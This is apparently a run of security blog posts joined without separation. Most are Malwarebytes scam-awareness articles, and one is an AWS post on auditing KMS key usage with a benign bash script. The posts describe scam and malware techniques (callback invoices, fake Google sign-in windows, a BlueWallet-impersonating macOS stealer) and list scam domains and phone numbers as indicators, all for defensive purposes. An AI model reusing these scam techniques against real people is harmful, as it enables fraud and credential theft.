Those losses stem from 22,364 AI-related complaints. And these figures represent only the reported losses, which may well be the proverbial tip of the iceberg.
The main drivers behind the rise in AI-powered scams are voice cloning, deepfake images and videos, and AI‑generated scripts. These tools have supercharged classic fraud schemes such as romance scams, kidnapping and extortion calls, fake influencers, and government impersonation.
Michael Machtinger, deputy assistant director of the FBI Cyber Division, told the Wall Street Journal:
“AI-created fraudulent communications can look very official and very legitimate to even the most trained individuals.”
The FBI and financial institutions recommend verifying identities via official contact channels. One of their biggest concerns is government impersonation scams, which have evolved from crude IRS gift‑card phone calls into sophisticated, multi‑channel operations that combine spoofed caller ID, stolen agency logos, and AI‑generated audio and video of public officials.
This report, and others like it, shows how AI is being weaponized to automate research on victims, generate convincing scripts, and create highly believable deepfake personas at scale.
AI is also increasingly used in business email compromise (BEC), romance scams, and impersonation fraud. In BEC cases involving AI, losses have already reached tens of millions of dollars for businesses alone.
For a broader look at why AI is simultaneously fueling scams like these and becoming indispensable to defending against them, see my article AI: Threat, tool, or both?
It explains how both defenders and criminals use AI to find vulnerabilities, and why security vendors increasingly rely on AI to process vast amounts of telemetry, detect anomalies, and keep pace with threats that “no longer move at human speed.”
How to stay safe
Consumer protection agencies have documented a growing list of the ways scammers are using AI to try to rip people off. The main problem is that we can no longer take it at face value that the person we’re talking to is who they claim to be.
Government agencies and financial institutions recommend that you:
Be skeptical of urgent payment demands, especially those involving cryptocurrency or gift cards
Limit the amount of voice and video content you share publicly, as it can be reused by scammers
Report incidents quickly to your bank(s) and IC3.gov
Pro tip: Malwarebytes Scam Guard can help you determine whether a message is a scam and guide you through the next steps.
Something feel off? Check it before you click.
Malwarebytes Scam Guard helps you analyze suspicious links, texts, and screenshots instantly.
Planning a holiday should be exciting, fun, and not a cybersecurity risk. But booking flights, hotels, and rental properties often means sharing sensitive personal and financial information across multiple platforms. Combined with frequent travel scams and recurring data breaches in the travel and hospitality sector, it creates plenty of opportunities for criminals.
This guide covers the most common risks when making travel reservations and explains how to avoid them. Save the adventure for your destination.
Travel bookings combine high-value payments with urgency and emotional decision-making. Attackers love that for several reasons:
Large upfront payments make scams profitable.
Booking confirmations often contain valuable personal data, such as names, travel dates, contact details, and sometimes passport information.
Travel and hospitality companies are frequent breach targets due to complex IT environments and third-party integrations.
Recent years have seen repeated breaches involving hotel chains, booking platforms, cruise operators, and airlines, exposing everything from email addresses to passport numbers.
Common travel-related scams
Fake booking websites
Attackers create convincing clones of airline, hotel, and travel booking websites, often promoted through online ads or SEO poisoning (manipulating search engine results). Victims enter payment details, receive fake confirmations, and only discover the fraud later.
Emails, texts, or messaging app notifications may claim there’s a problem with your booking and urge you to click a link, open an attachment, or call a number. The scammers often impersonate legitimate travel brands and may include real stolen data from previous breaches.
Earlier this year, we wrote about a Booking.com breach that provided scammers with a lot of useful information that could make their messages appear more convincing.
Vacation rental fraud
Scammers post fake listings or hijack legitimate ones on rental platforms. They typically encourage off-platform communication or payments to avoid built-in protections.
In 2024, one of our researchers encountered exactly this type of scam. A supposedly legitimate Airbnb listing in Amsterdam turned out to be fake, and the scammer sent an email claiming to be from TripAdvisor in an attempt to collect payment details.
“Too good to be true” deals
Deep discounts on flights or accommodation are used to lure victims into paying for offers that don’t exist.
If a deal seems unusually generous, look for the catch. Be especially cautious when advertisers claim the offer will end very soon. Creating urgency is one of the oldest tricks in the scammer playbook.
Booking.com has become an increasingly popular brand for scammers to impersonate. According to our—anonymized—Scam Guard data, we’ve recently seen:
Fake cashback emails promising a €435 refund that lead to phishing websites
In-app messages requesting an additional reservation fee
Emails containing PDF attachments that require a “secure viewer,” which turns out to be malware
WhatsApp messages claiming credit card details are missing and directing users to phishing sites
Text messages linking to fake Booking.com pages and demanding card verification before a deadline
The number of scams impersonating Booking.com has been growing. Since the breach disclosed in April, Scam Guard data shows a 56% increase in Booking.com-related scams compared to the previous period, with weekly volume up consistently across five straight weeks.
How to book travel safely
There are a few simple things that can dramatically reduce your risk:
Use secure payment methods. Credit cards offer better fraud protection than debit cards or bank transfers. Never pay anyone asking for payment in cryptocurrencies or gift cards.
Stick to trusted platforms. Even though these are not guaranteed to be safe, using them is better than gambling on an unknown platform.
Don’t click on sponsored search results. I cannot say this often enough.
Verify the existence of the booked accommodation through other channels.
Treat requests to move communication or payment to another platform as suspicious.
Consider urgent language, unexpected attachments, and mismatched sender domains as red flags.
Downloads needed to open an attachment are not to be trusted. These downloads often turn out to be malware. To block and remove malware, use an up-to-date, real-time anti-malware solution.
Pro tip: Malwarebytes Browser Guard will block known phishing websites and can even recognize suspicious websites that are not in our database yet.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

A new batch of fake payment invoices is being staged right now, and we caught the campaign while it was still being put together. The emails impersonate PayPal, Amazon, and Geek Squad, and others, and they all share one goal: to scare you into calling a phone number where a fake “support agent” is waiting.
What makes this wave unusual is that some of the templates we recovered still contained blank fields where the phone number and price should have been, while others were already complete and in circulation. We caught the campaign mid-rollout.
What’s the scam?
If you receive an email that looks like a receipt—“Your subscription renewed for $349,” “You sent a payment of $598.96”—and it tells you to call a number to cancel or dispute the charge, stop.
There is no charge. The email exists to get you on the phone with a scammer who will then try to talk you into handing over remote access to your computer, your card details, or a “refund” that somehow requires you to send them money.
This particular flavor is called a “phantom invoice” or “refund” scam, and the trick is psychological, not technical. That’s why these emails can often slip past spam filters: there’s often no malicious attachment or link for security systems to analyze. The scam is in the phone number you’re urged to call.
If you didn’t make the purchase, there’s no need to call the number in the email to cancel it. Real companies don’t pressure customers into resolving unexpected charges through unsolicited phone numbers.
The goal is simple: create enough concern to get you to call. You see a significant charge you don’t recognize, say $499, and your first instinct is to stop it. The invoice helpfully provides a number to call “if this wasn’t you.” So you call, and now you’re talking to the scammer.
From there, the conversation usually leads to one of a few outcomes. They may ask you to install software so they can “fix” the charge, giving them access to your computer. They may ask for your card or bank details to “process the refund.” Or they may “accidentally” refund too much and ask you to send the difference back, usually by gift card or bank transfer.
The invoice is just the bait, while the phone call is the trap.
These emails are convincing, and some are already reaching inboxes. The good news is that simply receiving one doesn’t put you at risk. The scam only works if it succeeds in getting you to call the number provided. If you recognize the message as fraudulent and delete it, the attack stops there.
If you did call the number and followed instructions from a scammer, run a virus scan and check your bank accounts. Change your critical passwords, enable multi-factor authentication (MFA), and make sure your security software is up to date.
How we caught it half-built
Most scam investigations start after the damage is done. This one was different. We came across a cluster of nearly identical invoice templates that were clearly part of the same kit, and several of them were incomplete.
Where a finished scam email would show a phone number, some of these showed the literal text #TFN# instead, which is just a placeholder. (“TFN” is the scammers’ shorthand for toll-free number, the callback line they route victims to.) Others left the price as #PRICE#, the date as #DATE#, and the recipient as #EMAIL#. These are merge fields—the blanks a bulk-sending tool fills in automatically before a campaign goes out.
Finding those placeholders still in place told us that the operation was still being assembled. Some templates were still half-finished, while others were already complete and carrying live callback numbers. We’d caught the campaign mid-rollout, between being built and fully launched.
Why these invoices look believable
The scammers use familiar brands such as PayPal, Amazon, and Geek Squad. They’re companies people expect to receive receipts and renewal notices from, which lowers suspicion.
The charges are also carefully chosen. Amounts in the few-hundred-dollar range are large enough to cause concern but still seem plausible as a subscription renewal or online purchase.
Many messages add urgency, telling recipients to call quickly to dispute or cancel the charge. This pressure is designed to stop people from verifying the transaction independently.
Some invoices even combine trusted brands, such as claiming a payment was sent through PayPal to Amazon. Referencing multiple well-known companies makes the message appear more credible.
How to spot a fake invoice
The good news is that these scams share warning signs. Once you know what to look for, they get a lot easier to catch. Watch for any of these:
A charge you don’t remember making. If you don’t recognize the charge, verify it independently through your account or bank. If there’s no record of it, the invoice is likely a lure designed to get you to call.
A ticking clock. “Call within 12 hours,” “cancel before it renews,” or “act immediately” provide fake urgency designed to stop you thinking. Real billing problems can wait while you check.
Brands you trust, used as cover. The more familiar the logo, the less carefully people read. Scammers borrow trust they didn’t earn.
Odd details that don’t quite fit. A PayPal email “from” Amazon, a stray address that belongs to no one, or slightly off wording. Trust the small things that feel wrong.
Pressure to keep you on the phone. Once you call, a real company would never stop you from hanging up to verify, but a scammer will.
If even one of these is present, treat the whole message as suspicious.
Remember the single rule that defeats this entire scam: A genuine company will never rush you onto a call to undo a payment you never made. If you’re not sure whether a charge is real, close the email and check your account the normal way: by typing the company’s website into your browser yourself, or calling the number on the back of your bank card.
Pro tip: Malwarebytes Scam Guard can help spot scams like these and guide you in what to do next, while Browser Guard will block you from accessing scam websites.
What to do if one of these lands in your inbox
If you receive a suspicious invoice like the ones described here, take a few simple precautions:
Don’t call the number. That’s the core of the scam. Legitimate refunds or cancellations don’t require you to call a number from an unsolicited receipt.
Don’t reply or click anything. Treat the message as suspicious, even if it looks legitimate.
Verify charges independently. If you’re concerned a charge might be real, log in directly to PayPal, your bank, or the retailer by typing the address yourself and reviewing your transaction history.
Report it. Forward suspected phishing emails to the impersonated company’s abuse address and, in the US, report them to the FTC at reportfraud.ftc.gov. Reporting helps disrupt scam operations.
If you already called, end the conversation. Don’t install any software they recommend. If you granted remote access or shared payment information, contact your bank immediately and run a trusted security scan on your device.
Be wary of urgency. Phrases like “within 12 hours” or “cancel now” are designed to pressure you into acting before you think. Take the time to verify the claim independently.
Scammers are increasingly shifting to tactics that software can’t easily inspect. A phone number in an email is difficult for security tools to evaluate, and the actual scam happens over a phone call instead of through a malicious link or attachment.
That’s why finding this campaign during rollout matters. Instead of seeing the damage afterward, we got a look at the preparation: unfinished templates, incomplete details, and the scam kit before it was fully deployed.
The best defense is simple: if an unexpected invoice tells you to call a number immediately, stop and verify the charge independently first.
Indicators of compromise
Domains
invoicepdfin[.]xyz
invoicepdfus[.]xyz
invoicepdfusa[.]xyz
invoicerep[.]xyz
invoicestatement[.]xyz
invoicestm[.]xyz
Callback numbers
804-392-2793
801-640-8589
Something feel off? Check it before you click.
Malwarebytes Scam Guard helps you analyze suspicious links, texts, and screenshots instantly.
Have you ever gotten a phone call and had a gut feeling that those random digits looked extra suspicious? It happens to millions of people every day. While many people have trained themselves to ignore such calls, they still pose a threat across the US. In fact, scammers stole more than $21 billion from Americans last year, according to the latest IC3 report.
That’s why we created Scam Number Check.
Now, instead of risking a call with a scammer, you can look up a number and get a clear answer in seconds.
How to use Scam Number Check
We know scam calls happen every day, and they can cost victims a lot of money. So we designed Scam Number Check to be really simple to use. It’s free, private, and instant.
If the number looks suspicious, you can choose whether to block or report it. Remember, reporting suspicious numbers helps protect others.
Understanding the results
Scam Number Check can provide one of three verdicts when you check a phone number. Here’s what each means and how you should proceed:
Do not trust this number. Multiple people have flagged this number as a scam. Don’t call back, don’t share personal info, and don’t send money if they ask.
This number seems safe. Based on available data, this number has not been associated with suspicious activity. It is our recommendation that you proceed with caution in this case.
We don’t have enough info. No information is available in the threat intelligence database. This doesn’t mean it’s safe, so proceed with caution.
Why it matters
Scammers like to pile on the pressure and create fake urgency so you don’t have time to think. If you don’t recognize a number, let it go to voicemail first. Then check the number with Scam Number Check to see if it’s been linked to scams or suspicious activity. This simple extra step might help you avoid sharing personal information, sending money, or falling for impersonation scams.
Scams are getting harder to spot every day. By making Malwarebytes even better at catching threats, we’re helping you stay one step ahead of scammers and cybercriminals.
Phishing has changed. Slowly but surely, cybercriminals are turning to infostealers instead.
Traditional phishing hasn’t gone away. Far from it. But many attackers are no longer focused solely on tricking victims into entering usernames and passwords on fake login pages. Instead, they are using infostealers to quietly collect passwords, cookies, browser data, and other sensitive information from infected devices.
This approach is attractive because it scales well and reduces friction. Instead of relying on a victim to type credentials into a fake site, the malware can harvest logins already saved in browsers, session tokens, autofill data, cryptocurrency wallet details, and even files that contain useful information.
This makes the attack chain less visible. A traditional phishing email often leaves obvious clues: a suspicious link, a fake login page, or a strange attachment. Infostealers are different. They can arrive through malicious online ads (malvertising), cracked software, fake browser updates, game cheats, or dubious download sites, and once installed, they work in the background, stealing whatever the victim’s device has in store.
Part of this shift could be due to the widespread adoption of multi-factor authentication (MFA). By stealing session cookies, cybercriminals can bypass MFA, so they can access accounts without needing a password or authentication code.
Another factor is the rise of the malware-as-a-service (MaaS) ecosystem. Infostealers are cheap to deploy, easy to scale, and highly profitable. Rather than building a full attack chain themselves, many criminals buy access to ready-made stealer kits, loaders, or initial access services from underground vendors. This lowers the barrier to entry and allows less-skilled attackers to run credential theft operations.
In many cases, infostealers are just the first stage of a larger criminal operation. The stolen data is collected, packaged, and sold to other criminals interested in the harvested information. These buyers may specialize in fraud, account takeover, business email compromise, or ransomware. A single infected machine can generate multiple revenue streams: credentials for one buyer, session cookies for another, and corporate access or wallet data for a third.
That division of labor is one reason infostealers have become so persistent. Operators can update their code, rotate infrastructure, and launch new campaigns with minimal effort, while affiliates handle distribution through phishing, malvertising, fake downloads, or social media lures.
How to stay safe
Because infostealers commonly arrive through malvertising, fake browser updates, and one-click downloads, it’s worth treating ads and pop-ups with healthy skepticism. My personal tip: Never click on sponsored ads. Instead, visit official websites directly and download software only from trusted sources such as official vendor sites or app stores.
Another increasingly popular technique is ClickFix, a social engineering attack that tricks users into infecting their own devices. Never run commands or scripts copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. If a website tells you to execute a command or perform a technical action, check official documentation or contact support before proceeding.
Pirated software, game cheats, and cracked tools remain some of the most common delivery methods for infostealers. These downloads often come bundled with malware that installs alongside the software you intended to get. The same caution applies to many browser extensions and add-ons that promise extra features or convenience. Stick to extensions from reputable developers, check reviews and permissions carefully, and avoid installing any add-on that asks for more access than it plausibly needs.
Phishing emails are still a major threat, but many can be spotted if you slow down and verify before clicking. Even if an email looks like it comes from a trusted brand, treat unsolicited attachments and links with caution, especially when they urge you to open a file, install something urgently, or fix a billing issue. If you’re unsure, check the sender address, look for typos or odd phrasing, and confirm the request through a separate channel such as the company’s official website rather than the link in the email.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
As you scale your use of Amazon Web Services (AWS), managing KMS keys becomes increasingly important. Whether you manage a handful of keys or thousands across multiple AWS accounts and AWS Regions, there’s often a need to audit key usage to help you meet compliance requirements, evaluate your risk posture, and optimize key management costs. However, determining which keys are actively in use and which have been sitting idle can be a time consuming and complex task.
To help with this, AWS Key Management Service (AWS KMS) has launched the GetKeyLastUsage API, a new feature that you can use to quickly determine when each key was last used for a cryptographic operation, significantly enhancing your audit capabilities and key lifecycle management. For more information, see Determine past usage of a KMS key.
Before this launch, the primary way to audit key usage was through AWS CloudTrail logs. CloudTrail captures every cryptographic operation by default, so the data is available. The difficulty is turning that data into actionable insight. You need to identify which keys to examine, query the right logs, and repeat that process frequently enough to maintain an accurate view. For the most recent 90 days, CloudTrail event history makes this manageable. Beyond that, you need to create a dedicated trail to deliver logs to Amazon Simple Storage Service (Amazon S3) for long-term retention, then query those logs using tools such as Amazon Athena to determine when a key was last used.
Determine when a key was last used
AWS KMS now provides a direct way to see when a key was last used for cryptographic operations. You can also see this information using the AWS Management Console for AWS KMS and the AWS Command Line Interface (AWS CLI).
The GetKeyLastUsage API returns the date and time of the most recent cryptographic operation performed with a KMS key, without requiring you to search through CloudTrail logs. The API returns the date and time of the last key operation, the type of operation performed, CloudTrail event ID, and KMS request ID. You can access this information for all customer-managed keys and AWS managed keys irrespective of key spec, key origin, key store, or key usage type.
In addition, you can restrict a key from being disabled or scheduled for deletion if it was recently used, by incorporating this usage information as a condition within the KMS key policy. See the Preventing accidental key deletion with policy controls section for implementation details.
About the tracking period
One of the important concepts you must understand before relying on the last usage information reported on a KMS key is the tracking period. The tracking period is the date from which AWS KMS began tracking cryptographic activity for the key. Tracking began on April 23, 2026, for most AWS Regions. Understanding the tracking period is critical because it determines whether the absence of usage information means a key has never been used or only hasn’t been used since tracking started.
For example, if you have a key created on January 1, 2026, and you check its usage, any cryptographic operations that occurred between January 1 and April 22 wouldn’t be captured in the usage information. Thus, you can’t conclude that it’s never been used, because it might have been used in the months before tracking began.
Getting started
There’s nothing to enable or additional configuration required to view usage information on last cryptographic operation performed on your KMS keys.
To view KMS key usage:

Go to the AWS KMS console and choose Customer-managed keys in the navigation pane and select a key. Look for Last used on the general configuration.
Figure 1: KMS key general configuration page
Choose the link under Last used to see additional details such as Timestamp, Operation, and the CloudTrail event ID.
Figure 2: View last used details including timestamp, operation, and event ID
The Last used column is also shown when you attempt to schedule key deletion, so that you can make informed decisions.
Figure 3: Scheduled key deletion warning
API reference
See the following examples for ideas on how to use the GetKeyLastUsage API to better understand KMS key usage.
Use case 1: Cost optimization through unused key cleanup
If you manage thousands of AWS KMS keys distributed across multiple AWS accounts, you might have keys that have remained unused since creation or keys that are no longer needed. By cleaning up these keys, you can reduce operational costs and minimize your security footprint. However, without visibility into which keys are actively performing cryptographic operations, it can be difficult to distinguish between keys protecting critical workloads and those that can be safely decommissioned.
Note that there are some precautions that you should take before scheduling key deletion. While the last usage information can help identify unused keys, it shouldn’t be the only factor in deciding whether to delete or disable a key. The last usage information tells you when a key was last used, not whether it will be needed in the future. A key might be unused for months but still required to decrypt files, for compliance scenarios or disaster recovery as shown in figure 4.
When you identify a potentially unused key, first disable it using DisableKey and monitor your applications and services for any encryption or decryption failures.
Figure 4: A use case where GetKeyLastUsage doesn’t accurately reflect whether a KMS key is still required
As an example, Amazon EBS volumes only interact with KMS keys during specific lifecycle events like volume creation, attachment, and detachment. After a volume is attached to an Amazon Elastic Compute Cloud (Amazon EC2) instance, the plaintext data encryption key is cached in the Nitro Card hardware, and all subsequent read/write operations use this cached key without any further AWS KMS API calls. This means a production volume running continuously for months or years will show no KMS activity during that entire period. However, the volume remains completely dependent on that KMS key for any future operations like instance restarts, volume reattachments, or disaster recovery scenarios. If someone deletes the KMS key, the encrypted data key stored with the volume can never be decrypted again, making the volume’s data permanently and irreversibly inaccessible. Before deleting any KMS key, you must verify it has no associated EBS volumes or snapshots, regardless of how long ago the last KMS API call occurred.
AWS provides a mechanism where you can create a CloudWatch alarm that notifies you if a key pending deletion is being accessed, giving you an opportunity to cancel the deletion before data becomes inaccessible.
Solution with GetKeyLastUsage API
Here’s a sample script that scans all customer-managed keys in an account and retrieves each key’s last usage date through the GetKeyLastUsage API. It accepts two optional inputs: a threshold in days and an AWS Region. The script filters and displays only keys that haven’t been used within the specified period, presenting results in a table with the key name, AWS account ID, AWS Region, and last usage date. This can help you identify unused encryption keys.
The following is an example to scan all keys that haven’t been used in the last 180 days in the us-east-1 Region:
./script.sh 180 us-east-1
#!/bin/bash
DAYS=${1:-90}
REGION=${2:-$(aws configure get region)}
CUTOFF=$(date -v-${DAYS}d +%s 2>/dev/null || date -d "-${DAYS} days" +%s)
ACCOUNT_ID=$(aws sts get-caller-identity --query Account --output text)
printf "Showing keys not used in the last %s days (Region: %s)\n\n" "$DAYS" "$REGION"
printf "%-50s %-15s %-20s %-15s\n" "Key Name" "Account ID" "Region" "Last Usage Date"
printf "%.0s-" {1..100}
printf "\n"
for key_id in $(aws kms list-keys --region $REGION --query 'Keys[*].KeyId' --output text); do
key_manager=$(aws kms describe-key --region $REGION --key-id $key_id --query 'KeyMetadata.KeyManager' --output text)
if [ "$key_manager" = "CUSTOMER" ]; then
last_usage=$(aws kms get-key-last-usage --region $REGION --key-id $key_id)
timestamp=$(echo $last_usage | jq -r '.KeyLastUsage.TimeStamp // empty')
if [ -z "$timestamp" ]; then
last_epoch=0
else
last_epoch=$(date -jf "%Y-%m-%dT%H:%M:%S" "$(echo $timestamp | cut -d. -f1)" +%s 2>/dev/null || date -d "$timestamp" +%s)
fi
if [ "$last_epoch" -lt "$CUTOFF" ]; then
key_alias=$(aws kms list-aliases --region $REGION --key-id $key_id --query 'Aliases[0].AliasName' --output text)
key_name=${key_alias:-$key_id}
[ "$key_name" = "None" ] && key_name=$key_id
if [ -z "$timestamp" ]; then
tracking_date=$(echo $last_usage | jq -r '.TrackingStartDate' | cut -d'T' -f1)
last_used="${tracking_date}*"
else
last_used=$(echo $timestamp | cut -d'T' -f1)
fi
printf "%-50s %-15s %-20s %-15s\n" "$key_name" "$ACCOUNT_ID" "$REGION" "$last_used"
fi
fi
done
printf "\n* = No operations performed since tracking started\n"
Use case 2: Preventing accidental key deletion with policy controls
Organizations frequently face the risk of accidental key deletions, which can have severe operational consequences. Despite precautions and safety measures, accidents can happen. A key might be deleted because someone believes it’s no longer in use, only to discover that critical applications or workloads depend on it. This results in data access failures, application downtime, and emergency recovery procedures. Without visibility into recent key usage, teams lack the information needed to make safe disable decisions or implement effective safeguards.
Solution with policy based controls
To prevent KMS keys from being accidentally Disabled or Deleted use the kms:TrailingDaysWithoutKeyUsage condition key in key policies to automatically block deletion or disabling of recently used keys:
Open the AWS KMS console and choose Customer managed keys in the navigation pane.
Select the key you want to protect.
In the Key policy tab, choose Edit.
In the policy editor, add the following statement:
The policy prevents deletion or disabling a key if it was used within the past 365 days. You can adjust the threshold to match your organization’s requirements. For more information about the condition key, see kms:TrailingDaysWithoutKeyUsage.
Important considerations
When reviewing key usage for possible deletion, consider the following:
Key deletion is irreversible and makes encrypted data unrecoverable. AWS enforces a 7–30 day waiting period. During this time, monitor usage attempts and cancel the deletion if necessary. Delete a key only if you’re certain that no data has been encrypted or will be encrypted with it. Consider disabling the key first to test the impact of unavailable keys.
CloudTrail remains authoritative because it provides the full audit trail. GetKeyLastUsage quickly tells you when and what operations occurred, but CloudTrail shows you who made the request and with what parameters. Learn more about logging KMS API calls with CloudTrail.
Conclusion
The GetKeyLastUsage API enhances your KMS key management capabilities by providing immediate access to usage data that was previously only present in CloudTrail logs. Start by opening the AWS KMS console and checking the Last used field for any customer-managed keys and AWS managed keys to see this information in action. For broader key auditing, integrate the API into your existing automation scripts using the AWS CLI examples provided.
If you have feedback about this post, submit comments in the Comments section below.
A new scam is targeting people who publish Chrome extensions.

The scam arrives as an official-looking “copyright removal request” claiming your extension is about to be removed from the Chrome Web Store and that you have 48 hours to appeal.
It even looks personalized. After you enter your extension’s ID to “verify” it, the page pulls in your extension’s real name and icon. But it’s all part of a phishing attack designed to steal your Google username and password.
If attackers gain access to a developer account, they may be able to take over the extension, access developer resources, or potentially push malicious updates to users.
What’s actually going on
If you’ve published a Chrome extension, you might encounter a page that looks like an official Google notice warning that your extension is being removed for copyright infringement.
The page asks you to enter your extension ID, then displays your real extension details alongside a complaint number and countdown clock. It pressures you to sign in with Google to file an appeal before time runs out.
None of it is real. The page is not operated by Google. The complaint, deadline, and countdown are fabricated. The goal is to trick you into entering your Google username and password into a fake sign-in window controlled by the scammer.
The most important rule to remember: Genuine warnings about your extension appear in your Chrome Web Store developer dashboard, not on a third-party website.
Why scammers want developer accounts
Chrome extensions have access to users’ browsers, and they can be updated automatically.
If attackers gain control of a developer account, they may be able to modify an extension, access developer resources, or potentially distribute malicious updates to existing users.
The page is hosted on a domain that has nothing to do with Google. In the version we analyzed, the site used the address dmca-chrome-extensions[.]click.
Despite that, it uses Google’s branding and presents itself as a “Chrome Web Store Developer Policy Center.”
The page first asks for the link or ID of your extension. That seems harmless, which is exactly why it works.
It uses your own extension to look convincing
After you enter your extension ID, the page briefly displays a “Looking up extension…” message and then builds a fake takedown notice around your real extension.
When we tested the scam with Malwarebytes Browser Guard, it displayed our genuine extension name, icon, and Chrome Web Store listing alongside the fake complaint.
The site is simply pulling publicly available information from your extension’s Chrome Web Store page. Anyone can see that information. The scammers use it to make the fake notice appear legitimate.
Everything else is invented.
The complaint number, “date received,” 48-hour deadline, countdown timer, and timeline of events are generated by the scam page itself.
The countdown is there to rush you
A red warning banner claims your extension will be permanently removed unless you act within 48 hours, and a clock counts down by the second. The whole layout pushes you toward one button: sign in with Google to “verify your identity” and file your appeal.
The urgency is designed to create pressure so you react before taking the time to verify the claim.
The fake sign-in window
When you click “Continue to verification,” a Google sign-in window appears with a title bar, padlock, and address showing accounts.google.com.
It looks authentic, but it isn’t.
The “window” is actually part of the web page itself. The padlock and address are just graphics designed to look like a real browser window.
The scammers even tailor the appearance to match your operating system, showing Mac-style windows on macOS and Windows-style windows on Windows devices.
Anything typed into this fake sign-in form is sent directly to the scammers.
One giveaway is that the window cannot leave the browser page. Try dragging it to the edge of your screen and it stops at the browser border. Minimize the browser and it disappears as well.
Most importantly, your browser’s real address bar still shows the scam site’s address, not Google’s.
How to stay safe
The good news is that a few simple habits defeat this scam.
Don’t trust the link. If you receive a warning about your extension, go directly to your Chrome Web Store developer dashboard and check there.
Be suspicious of urgency. Legitimate policy processes don’t rely on countdown clocks to force immediate action.
Check the address bar. A real Google sign-in page appears at accounts.google.com in your browser’s actual address bar.
Test the window. If a sign-in window can’t be dragged outside the browser or disappears when the browser is minimized, it’s probably fake.
Turn on stronger sign-in protection. Passkeys and hardware security keys make stolen passwords far less useful to attackers.
Use security software with phishing and web protection. Our Browser Guard, which is also part of Malwarebytes Premium can help block malicious websites and phishing pages before you enter sensitive information.
This isn’t a crude phishing page. It uses your real extension details, mimics Google’s branding, and creates a convincing sense of urgency.
If you receive a warning about your extension, don’t follow the link and don’t race the countdown. Go directly to your Chrome Web Store developer dashboard and verify the claim there.
When in doubt, close the tab.
If you already entered your details
Act quickly.
Change your Google password immediately from a trusted device.
Sign out of all active sessions in your Google account security settings.
Review connected apps and devices for anything unfamiliar.
Turn on two-step verification, preferably using a passkey or security key.
Check your Chrome Web Store listings for changes, uploads, or new versions you didn’t publish.
Indicators of Compromise (IOCs)
Domain
dmca-chrome-extensions[.]click
Stop threats before they can do any harm.
Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
Sometimes it happens. You’re happily playing a game on your phone or laptop when suddenly alarms pop up out of nowhere:
“Your device is infected!”
“Your iCloud is full!”

“Your account is restricted for watching porn!”
Some games can be played for free if you agree to watch ads, and in others you can get extra lives, perks, or boosters by watching ads. That’s fine, as long as you’re given a choice and the ads are legitimate.
Unfortunately, cybercriminals sometimes manage to buy advertising space and use it to defraud gamers.
Let’s look at some examples.
The iCloud storage scam, or its OneDrive equivalent, is a well-known and long-running scam that claims you need to expand your storage or all your files will be deleted. The websites these messages link to come in many forms, but they all ask for personal and payment details to complete the upgrade.
“Your account has been restricted. We have detected that your device has been hacked after visiting adult websites. Solution: 1:Click the “OK” button below;
2:You will be redirected to App Store;
3:Install and open the app, then run the cleanup program.”
This ad is a scam and uses a classic scare tactic. It falsely claims your device has been hacked and tries to pressure you into clicking “OK” and installing a cleanup app.
Messages like this sometimes claim to be from your ISP, a “Security Department,” or a generic “Safety Center.”
“Apple Security Alert 8 viruses have been detected on your iPhone. Now iOS is damaged by 72%. Further damage to the system will result in device lockup and loss of all data within two minutes. Please click the button below to remove all viruses.”
This is another fake warning, commonly used by scammers to trick users into clicking links or downloading unnecessary or harmful software. Apple doesn’t send alerts like this, and these messages use vague threats to get your attention.
What kind of app you’re really installing if you follow the instructions depends on your device and your location. If you’re “lucky,” it’s just adware, but you might just as easily end up with an infostealer.
In many cases, you’ll end up with fleeceware, a type of deceptive mobile app where developers lure users in with short free trials that quickly convert into hidden subscription fees, sometimes costing hundreds of dollars per month. These apps often offer some functionality to stay on the barely legal side of things, but at wildly inflated prices.
How to stay safe
The best response to these messages is simply to ignore them.
Real system alerts come from the OS, not from inside a game window or browser tab. Here’s a simple test: If you can switch apps and the “warning” disappears with the browser/game, it was not a system‑level alert.
Check the destination URLs before proceeding. Apple, Google, and major ISPs use predictable domains. A familiar-looking URL is not proof that a message is legitimate, but if the URL looks suspicious, it should definitely be treated as a scam.
You may arrive at something that looks like the official App Store or Google Play Store. Be wary of lookalike app stores and unofficial download sites, but if you are on the real store, the app is generally safer to install. However, it’s still worth checking reviews, permissions, and the developer before proceeding.
Visit the official website of the organization the message claims to be from and log in there. If there’s a genuine problem with your account, storage, or device, you’ll find information about it through official channels.
Use an up-to-date, real-time anti-malware solution on your devices that can detect and block malicious apps.
Scammers know more about you than you think.
Malwarebytes Mobile Security protects you from phishing, scam texts, malicious sites, and more. With real-time AI-powered Scam Guard built right in.
A fake website impersonating BlueWallet (a real Bitcoin wallet) is targeting Mac users with a simple but effective attack. BlueWallet itself has not been compromised. Instead, cybercriminals have stolen the name and branding of the legitimate Bitcoin wallet to make a malicious download appear trustworthy.
If you went looking for a cryptocurrency wallet and landed on one of these fake BlueWallet download pages, the site tried to trick you into opening a downloaded file in a built-in macOS tool and pressing “Run.” If you followed those instructions, the malware could steal saved passwords, browser logins, cryptocurrency wallets, documents, and other sensitive data. It also watches the clipboard for cryptocurrency wallet addresses and can replace them with attacker-controlled addresses..
That last feature is particularly dangerous. If you copy a wallet address before sending funds, the malware can silently replace it with the attacker’s address. Everything looks normal on screen, but the money goes somewhere else.
Should you worry? Only if you downloaded and ran the file. Simply visiting the page and closing it does nothing on its own. The attack depends entirely on the user opening the script and pressing play.
If you did run it, treat the machine as compromised and follow the steps below.
What to do if you may have run it
If you opened the file and pressed play, assume your device was compromised and work through these steps:
Disconnect the machine from the network to cut the control channel
The most interesting part of this campaign isn’t technical. The attackers didn’t break into the Mac or bypass Apple’s security protections. They persuaded victims to run the malware themselves.
The fake website walks users through the process with a convincing download page, simple instructions, and even a keyboard shortcut. The attack succeeds because the victim trusts what they are seeing.
As operating systems get better at blocking malicious software, attackers are increasingly investing in social engineering. Instead of finding ways around security controls, they convince people to click through them.
That’s why one habit is becoming increasingly important: Be suspicious of any download that arrives with instructions to open it in a scripting tool, developer utility, or Terminal window and press “Run.”
In this campaign, a single press of ⌘R was enough to turn a Mac into a password stealer, cryptocurrency wallet thief, clipboard hijacker, and remote access tool.
Technical analysis
Stage one: The AppleScript downloader
The page lives at update-bluewallet[.]com, a domain name close enough to the real wallet (bluewallet.io) to pass a quick glance. The first thing the page does is not wait for consent. Its script calls a download routine on a two-second timer the moment the page loads, and again if the visitor clicks either of two buttons.
